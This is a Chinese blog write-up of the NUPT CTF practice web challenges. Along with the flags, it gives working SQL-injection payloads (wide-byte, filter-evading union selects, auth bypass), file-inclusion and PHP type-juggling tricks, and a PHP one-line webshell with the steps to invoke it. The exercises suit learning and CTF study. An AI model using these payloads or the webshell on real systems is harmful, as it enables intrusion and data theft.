

南邮CTF练习题——web题

原创


dcison 于 2016-11-11 07:58:50 发布 42800 收藏 28

分类专栏: [CTF](#) 文章标签: [CTF](#) [南邮](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/dcison/article/details/53125540>

版权



[CTF 专栏收录该内容](#)

1 篇文章 0 订阅

订阅专栏

南邮CTF练习题 (<http://ctf.nuptzj.cn/>)

web (缺注入实战1, 好像网炸了):

签到题: (<http://chinalover.sinaapp.com/web1/>)

直接右键查看源代码得到flag

关键是这条html属性, 让flag不显示

md5 collision: (<http://chinalover.sinaapp.com/web19/>)

看源码, 关键是

```
if ($a != 'QNKCDZO' && $md51 == $md52)
```

post进去的a不是, 然后a的MD5加密后是跟QNKCDZO一样, MD5加密QNKCDZO发现是0Exxxxxxxxxx之类的字符, 表示0

所以找一个字符串, md5加密后是0E开头就好了

百度找到一个 `aabg7XSs`

, 构建一下就好了

```
flag nctf{md5_collision_is_easy}
```

签到题2:

(<http://teamxlc.sinaapp.com/web1/02298884f0724c04293b4d8c0178615e/index.php>)

复制口令: zhimakaimen到输入框, 提示尚未登录或口令登录。右键查看源代码

```
1 <html>
2 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
3 尚未登录或口令错误<form action="./index.php" method="post">
4   <p>输入框: <input type="password" value="" name="text1" maxlength="10"><br>
5   请输入口令: .....
```

看到了maxlength, 输入框限制了输入字符数量, 改大一点就好了

打开firebug, 在html直接修改

```
输入框:

http://b104.csuik
```

然后就可以得到flag了, flag is:nctf{follow_me_to_exploit}

这题不是WEB (http://chinalover.sinaapp.com/web2/index.html)

提示不是web题, 然后看到有张图, 先另存为下来

先改名为txt看看有没有flag, 发现没有, 再改名为zip, 提示压缩包损坏

那就不用HxD等工具查看一下, 在最后发现flag

```
0000A330 B3 5B BE C2 0A 16 B3 5F 5E C1 DE 96 8E 19 08 00  3 [%Ã..*_^Ãß-Ž...
0000A340 3B 6E 63 74 66 7B 70 68 6F 74 6F 5F 63 61 6E 5F  ;nctf{photo_can_
0000A350 61 6C 73 6F 5F 68 69 64 33 5F 6D 73 67 7D 20 20  also_hid3_msg}
0000A360 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
```

flag:nctf{photo_can_also_hid3_msg}

层层递进 (http://chinalover.sinaapp.com/web3/)

打开网页, 查看源代码, 似乎都没有什么提示

上burpsuite, 截断看看

发现也没有什么提示


那在burpsuite的httphistory看看



看到这个后缀有点意思, 返回的http状态码是200, 然后写404.html

打开看看

在response包就看到flag



flag:nctf{this_is_a_fl4g}

AAencode (<http://chinalover.sinaapp.com/web20/aaencode.txt>)

莫名其妙的打不开了

反正就是一段js加密后的代码，直接跑一下就好了

在vscode下 先

```
var ω / =  
" " (定义这个变量是因为第一次跑说这个变量未定义)
```

然后复制网站的AAencode代码

跑完就能得到flag

```
[Running]  
node "c:\Users\Dcison\Desktop\1.js"
```

```
undefined:2
```


```
alert("nctf{javascript_aaencode}")
```

^

也可以看看AAdencode方法–<http://tieba.baidu.com/p/4104806767>

单身二十年 (<http://chinalover.sinaapp.com/web8/>)

直接在burpsuite看到了。。。



```
flag: nctf{yougotit_script_now}
```

你从哪里来 (<http://chinalover.sinaapp.com/web22/>)

看题目提示, 从Google来

没差的话就是改请求就好了, 改成<http://www.google.com>

referer可以看看: http://baike.baidu.com/link?url=1EY--jHYjzifDw9PlUrsdVWgU7JB2ibqSz4FYdj1JX5_rOg_B-lolG4uBEvWSRWvumd551kc0OJ4qVoZlSUgBxGp-Spg0CgtMKMroy57gba的简介就好了

phpdecode:

观察源码发现其实没想象中的难, 就是一个

`gzinflate(base64_decode($ZzvSWE))` 加密, 百度可以详细了解,

改下最后的代码, 在php测试上试试就好了-><http://www.shucunwang.com/RunCode/php/>

还原到默认code

```
1 <?php
2 function CLsI($ZzvSWE) {
3
4     $ZzvSWE = gzinflate(base64_decode($ZzvSWE));
5
6     for ($i = 0; $i < strlen($ZzvSWE); $i++) {
7
8         $ZzvSWE[$i] = chr(ord($ZzvSWE[$i]) - 1);
9
10    }
11
12    return $ZzvSWE;
13
14 }echo(CLsI("+7DnQGfMvYZ+eoGmlg0fd3puUoZ1fkppek1GdVZhQnJSSZq5aUImGNQBAA=="));?>
```

<http://blog.csdn.net/>

run (ctrl+r)

copy

分享当前代码 出现故障, 请使用这个[点击这里](#)

文本方式显示 html方式显示

```
phpinfo();
```

```
flag:nctf{gzip_base64_hhhhhh}
```

flag如图

文件包含 (<http://4.chinalover.sinaapp.com/web7/index.php>)

构建file=php://filter/read=convert.base64-encode/resource=index.php 就好

文章可以参考: <http://www.2cto.com/article/201311/258420.html> (乌云的炸了2333333)

单身100年也没用 (<http://chinalover.sinaapp.com/web9/>)

打开burp看看就出来了

The screenshot shows the Burp Suite interface. At the top, there are tabs for 'Intercept', 'HTTP history', 'WebSockets history', and 'Options'. Below these is a filter bar that says 'Filter: Hiding CSS, image and general binary content'. The main area is a table with columns for '#', 'Host', 'Method', 'URL', and 'Params'. Two entries are visible: #105 with host 'http://chinalover.sinaapp.com', method 'GET', and URL '/web9/index.php'; and #106 with host 'http://chinalover.sinaapp.com', method 'GET', and URL '/web8/no_key_is_here_forever.php'. Below the table, there are tabs for 'Request' and 'Response'. The 'Response' tab is selected, showing the raw response data. The response starts with 'HTTP/1.1 302 Found' and includes headers: 'Server: sae', 'Date: Fri, 11 Nov 2016 08:08:34 GMT', 'Content-Type: text/html', 'Content-Length: 0', and 'Connection: keep-alive'. The 'Location' header is 'http://chinalover.sinaapp.com/web8/no_key_is_here_forever.php', which is circled in red. The response ends with 'Via: 1522'.

这题是讲302重定向，详情可以看看->http://blog.sina.com.cn/s/blog_4550f3ca0101czu9.html
连带301复习

Download~! (<http://way.nuptzj.cn/web6/>)

dalao学长给了tips。。。download.php

<http://way.nuptzj.cn/web6/download.php?url=ZG93bmxvYWQucGhw> (后面这一串是download.php的base64加密)

然后下面就很简单了。。看到源码里有hereiskey.php，再下载一次就好了

flag:nctf{download_any_file_666}

cookie (<http://chinalover.sinaapp.com/web10/index.php>)

题目提示 : 0==not

即我们可能要改包


burp看看请求包




题目是cookie，我们看到cookie这行，发现login = 0

那就改1咯

开启截断，然后把包发到repeater



改login = 1



得到flag:nctf{cookie_is_different_from_session}

MYSQL(<http://chinalover.sinaapp.com/web11/>)

一上来就提示robots.txt

那在链接后面加上robots.txt访问看看（robots可百度）

(<http://chinalover.sinaapp.com/web11/robots.txt>)

可以看到sql代码，重点关注

```
if ($_GET[id]==1024) {
    echo "<p>no! try again</p>";
}
else{
    echo($query[content]);
}
```

如果id 不等于1024才输出内容

再根据题目提示sql.php

链接写

<http://chinalover.sinaapp.com/web11/sql.php?id=1022> (1022是随机写的)

看看有什么

提示 no msg

那再看看1024

就输出try again

再往后看看, 1025提示 no more

1026 1027都没有东西了

再往回1023, 还是没内容

那再关注1024, 思考可能内容就在id=1024里面, 但代码判断不能是1024才显示

那我们就要想有什么可以等效1024, 但不等于1024

那很容易想到mysql的精度问题, 输入1024.1试试

就可以得到flag:the flag is:nctf{query_in_mysql}

sql injection 3 (<http://chinalover.sinaapp.com/SQL-GBK/index.php?id=1>)

宽字节注入, <http://www.2cto.com/article/201301/182881.html>, 可以看看, 也可以自己各种百度, 不上图了, 直接上代码:

爆库id = %df' union select 1,database() %23

得到库名 sae-chinalover

爆表id=%df' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() %23 爆表

得到表名 ctf,ctf2,ctf3,ctf4,news


爆字段ctf2表 %df' union select 1,group_concat(column_name) from information_schema.columns where table_name=0x63746632 %23

得到字段名 id,content (别问我为啥选ctf2表, 一个一个试出来的)

爆内容 id=%df' union select 1,group_concat(id,0x3a,content) from ctf2 %23

得到flag nctf{query_in_mysql}

/x00 ([http://teamxlc.sinaapp.com/web4/f5a14f5e6e3453b78cd73899bad98d53/index.php?nctf\[\]=1](http://teamxlc.sinaapp.com/web4/f5a14f5e6e3453b78cd73899bad98d53/index.php?nctf[]=1))



不懂php, 看代码, 查函数猜的。。。

[http://teamxlc.sinaapp.com/web4/f5a14f5e6e3453b78cd73899bad98d53/index.php?nctf\[\]=1](http://teamxlc.sinaapp.com/web4/f5a14f5e6e3453b78cd73899bad98d53/index.php?nctf[]=1)

不知道为何能爆出flag。。。以后再好好研究截断

(保留nctf[]就可以了, 后面=1都可以不用。。。)

bypass (<http://chinalover.sinaapp.com/web17/index.php>)

题目提示了弱类型，利用的是在php，md5一个数组。

构造: [http://chinalover.sinaapp.com/web17/index.php?a\[\]=a&&b\[\]=c](http://chinalover.sinaapp.com/web17/index.php?a[]=a&&b[]=c)

Flag: nctf{php_is_so_cool}

变量覆盖: (<http://chinalover.sinaapp.com/web18/index.php>)

点开，发现有个source



source [it /source.php](#)

点开查看，关注

```
<?php if ($_SERVER["REQUEST_METHOD"] == "POST") { ?>
    <?php
    extract($_POST);
    if ($pass == $thepassword_123) { ?>
        <div class="alert alert-success">
            <code><?php echo $theflag; ?></code>
        </div>
    <?php } ?>
<?php } ?>
```

只要pass 和thepassword_123相等就好了

那么构建

http://chinalover.sinaapp.com/web18/index.php

Enable Post data Enable Referrer

pass=a&thepassword_123=a

http://blog.csdn.net/

The Ducks

nctf{bian_liang_fu_gai!}

flag如图

这题关键是extract函数，详情可看http://www.w3school.com.cn/php/func_array_extract.asp

php是世界上最好的语言： (<http://way.nuptzj.cn/php/index.php>)

点开提示打开index.txt

关注一下eregi函数，-><http://blog.csdn.net/shaobingj126/article/details/6861646>


懂了之后就简单了

意思是提交的id不能=hackerDJ，而提交的id经过url解码后与hackerDJ相同就能出flag

而url编码，传输过去默认会解码一次，所以我们不能只加密一次，加密两次就可以了，上工具



复制下来，再加密一次就好了，得到%25%36%38%25%36%31%25%36%33%25%36%42%25%36%35%25%37%32%25%34%34%25%34%41



Access granted!

http://blog.csdn.net/

flag: nctf{php_is_best_language}

Can you authenticate to this website? index.txt

flag如图

伪装者 (<http://chinalover.sinaapp.com/web4/xxx.php>)

看题目就猜可能要改请求包的某些内容

然后看网页

```
*****  
      管理系统只能在本地登陆  
      本系统外部禁止访问  
      http://blog.csdn.net/  
*****
```


不是本地登陆你还想要flag?

猜可能要改Referer, 再看网页登陆, 那就改127.0.0.1

然而什么都没有提示

那么好好思考, 发现这题似曾相识, 与网络安全实验室基础题第11题相似

那上一个插件




刷新网页, 得到flag:nctf{happy_http_headers}

Header (<http://way.nuptzj.cn/web5/>)

题目提示头, 题目也是header, 提示那么明显了。。

懒得开firebug, 查看器, 直接用burp看。。。



flag:nctf{tips_often_hide_here}

SQL注入1 (<http://chinalover.sinaapp.com/index.php>)

看source, 得到sql源码

```
$pass = md5(trim($_POST[pass]));
$sql="select user from ctf where (user='".$user.'" ) and (pw='".$pass.'"");
echo '<br>'.$sql;
$query = mysql_fetch_array(mysql_query($sql));
if($query[user]=="admin") {
    echo "<p>Logged in! flag:***** </p>";
}
if($query[user] != "admin") {
    echo("<p>You are not admin!</p>");
}
}
```

重点关注这几行, 首先第一行是密码进行了md5加密

第二行, 第三行意思是从数据库选择账号=admin, 密码=我们输入的密码的数据, 把他们放到队列中query中

重点来了, if判断只需要判断数据库的账号是不是, 那我们只需要在admin输入后让密码无效掉就好了, 即注释掉and (pw='.....) 后面的代码

那就构造 admin') -- dsfaasdf --表示注释, 后面的东西乱输就好了

得到flag,nctf{ni_ye_hui_sql?}

passcheck: (<http://chinalover.sinaapp.com/web21/>)

关键是提示: `tip:strcmp(array,string)=null=0`

意思是strcmp这个函数, 比较结果相同时返回0... 而判断条件是

```
!strcmp($pass,$pass1))
```

按逻辑来说, 这就是要post进去的内容与隐藏的密码相同才行。。

然而strcmp比较的内容有数组时会返回null

而null 和 0在判断中是等价的。post一个数组进去就好

起名字真难: (<http://chinalover.sinaapp.com/web12/index.php>)

看源码知道我们提交的id中的字符串不能有数字, 而想得到flag又要进去的是要数字。。。


所以我们换进制就好了54975581388=0xc0000000

payload=<http://chinalover.sinaapp.com/web12/index.php?key=0xc0000000>

flag:nctf{follow_your_dream}

密码重置 (<http://nctf.nuptzj.cn/web13/index.php?>


user1=%59%33%52%6D%64%58%4E%6C%63%67%3D%3D)



复制链接的时候就发现问题了,

发现没, 那很可能是编码过,base64解码后发现是ctfuser, 而题目要求我们是admin

那么问题就简单了，将admin base64加密后，再编码成url格式，可以用hackbar自带的工具，截断重置，然后用burp改包就好了



flag:nctf{reset_password_ofTEN_have_vuln}

php 反序列化: (<http://115.28.150.176/php1/index.php>)


炸了。。上不去

简而言之就是让 一个序列化过后的字符串与类中的变量始终保持相同，可以想到引用a=&b

拿php测试跑一下这个代码

```
<?php
class just4fun {
    var $enter;
    var $secret;
    function just4fun()
    {
        $this->enter=&$this->secret;
    }
}
echo serialize(new just4fun());
?>
```

得到关键字串



O:8:"just4fun":2:{s:5:"enter";N;s:6:"secret";R:2;}

构建payload: [http://115.28.150.176/php1/index.php?pass=O:8:"just4fun":2:{s:5:"enter";N;s:6:"secret";R:2;}](http://115.28.150.176/php1/index.php?pass=O:8:)

sql injection 4 (<http://chinalover.sinaapp.com/web15/index.php>)

根据提示与右键源码，可以知道用\来使单引号闭合

关键是username=\&password=or 1=1%23 (%23表示#，直接#不行。。。不知道为什么要url编码后才可以)

这样子 sql语句就变成了

```
SELECT * FROM users WHERE name= '\ ' AND pass= ' or 1= 1#';(表示被闭合掉了)
```

这样就可以得到flag了:

```
nctf{sql_injection_is_interesting}
```

综合

题 (<http://teamxlc.sinaapp.com/web3/b0b0ad119f425408fc3d45253137d33d/index.php>)

点进去，在实验室题目做过，是jsfuck (<http://www.jsfuck.com/>)

运行题目的代码，得到1bc29b36f623ba82aaf6724fd3b16718.php

回去构造链接

```
(http://teamxlc.sinaapp.com/web3/b0b0ad119f425408fc3d45253137d33d/1bc29b36f623ba82aaf6724fd3b16718.php)
```

提示tip在脑袋(head)里，那看头咯，返回包里有tip，提示history of bash

不知道什么玩意，百度咯，可以看看

```
(http://blog.csdn.net/pan\_tian/article/details/7715436)
```

用法就是

```
http://teamxlc.sinaapp.com/web3/b0b0ad119f425408fc3d45253137d33d/.bash\_history
```

打开提示一个zip文件，下载就好了

```
http://teamxlc.sinaapp.com/web3/flagbak.zip
```

```
flag is:nctf{bash_history_means_what}
```

sql注入2 (<http://4.chinalover.sinaapp.com/web6/index.php>)

题目提示union，可能要用到union语句，然后关注下主要代码

```
$pass = md5($_POST[pass]);
$query = @mysql_fetch_array(mysql_query("select pw from ctf where user='$user'"));
if (($query[pw]) && (!strcasecmp($pass, $query[pw]))) {
    echo "<p>Logged in! Key: nctf{*****} </p>";
}
```

密码md5加密，从数据库中选择与用户名匹配的密码，然后判断，密码不空且我们输入的密码与数据库中存的密码相同，才输出flag

然后。。。就不会了。。。不会百度就好了

`http://wenku.baidu.com/link?url=W6WxOzWCUqyXFhGzRyUBElYE2zo0QkryATPuuosV7voFs6xkvfwjbyY5O3Li97Y4JcRPxQxC01cp`

上面的题解有详细的说明，套就好了

得到flag:ntcf{union_select_is_wtf}

综合题2 (<http://cms.nuptzj.cn/>)

看了两篇writeup.....还有经过周老大“调教”终于懂了。。。

关键是注入语句构造麻烦。。。

`http://cms.nuptzj.cn/about.php?file=sm.txt` ->收集信息，得到表名admin，字段名username,userpass

而且`http://cms.nuptzj.cn/about.php?file=sm.txt`可以知道这里有文件包含漏洞，各种更改file=xxxx收集下信息

在file=so.php中可以看到

```
3 if($_SERVER['HTTP_USER_AGENT']!="Xlcteam Browser"){
4 echo '万恶滴黑阔，本功能只有用本公司开发的浏览器才可以用喔~';
5 exit(); http://blog.csdn.net/dcison
6 }
```

首先要改userage->Xlcteam Browser

然后还可以看到 antiinject.php

再file = antiinject.php，里面是过滤文件

```
<?php function antiinject($content){ $keyword=array("select","union","and","from",
';',';',';','char',"or","count","master","name","pass","admin","+","-","order","="); $info=strtolower($content); for($i=0;$i<=count($keyword);$i++){
$info=str_replace($keyword[$i],",$info); } return $info; }?> http://blog.csdn.net/dcison
```

可以用>或者<代替=,/**/代替空格，like或者In代替=,然后 selselectect代替select

详情看<http://www.freebuf.com/articles/web/36683.html>

然后我们上Modify Header

在留言搜索那开始注入

http://cms.nuptzj.cn/so.php

Enable Post data Enable Referrer

soid=3

http://blog.csdn.net/dcison

测试:

我就只是一个测试咯; echo "Hack by Lc0";

因为单引号被过滤了，我们直接用order by来测试下

http://cms.nuptzj.cn/so.php

Enable Post data Enable Referrer

soid=3/**/oorroorrderder/**/by/**/5

http://blog.csdn.net/dcison

:

发现到5就不行了


所以有4个字段

上union select

因为我们根据一开始的提示已经有了表名 字段名

直接构造

```
soid=-  
5/**/ununionion/**/seleselectct/**/1,group_concat(userpapasss),3,4/**/frfromom/  
下usernanameme得username字段内容)
```



5是自己试出来的，4也行，123都不行

得到102 117 99 107 114 117 110 116 117 admin

明显密码是ASCII，转成字符发现是fuckruntu

然后找后台

在file=about.php可以看到后台loginxlcteam

http://cms.nuptzj.cn/loginxlcteam

登陆后看到

因为程序猿连后台都懒得开发了，为了方便管理，他邪恶地放了一个一句话木马在网站的根目录下
小马的文件名为：xlcteam.php

file=xlcteam.php 查看一下

这个一句话木马内容如下：

```
<?php$e = $_REQUEST['www'];$arr = array($_POST['wtf'] =>
'|.*|e',);array_walk($arr, $e, '');?>
```

百度搜索一下

<http://blog.csdn.net/settoken/article/details/50946689>

就是第四个，所以构建http://cms.nuptzj.cn/xlcteam.php?www=preg_replace

密码wtf

flag如图 

注入实战

炸了。。一直没法做

密码重置2： (<http://nctf.nuptzj.cn/web14/index.php>)

邮箱右键观察源码，得到admin@nuptzj.cn

然后下个提示linux下一般使用vi编辑器，并且异常退出会留下备份文件，详情

<http://blog.csdn.net/dengwenwei121/article/details/43483475>

在源码下找到submit.php，测试<http://nctf.nuptzj.cn/web14/.submit.php.swp>

得到提示

```
if(!empty($token)&&!empty($emailAddress)) {
    if(strlen($token)!=10) die('fail');
    if($token!='0') die('fail');
    $sql = "SELECT count(*) as num from `user` where token='$token' AND email='$emailAddress'";
    $r = mysql_query($sql) or die('db error');
    $r = mysql_fetch_assoc($r);
    $r = $r['num'];
    if($r>0) {
        echo $flag;
    }else{
        echo "失败了呀";
    }
}
```

知道token要10，并且要=0，很快想到0e00000000

得到flag:nctf{thanks_to_cumt_bxs}

web题到此结束。。。收获颇多，感谢周老大与悉宇大神的各种指导（tiaojiao）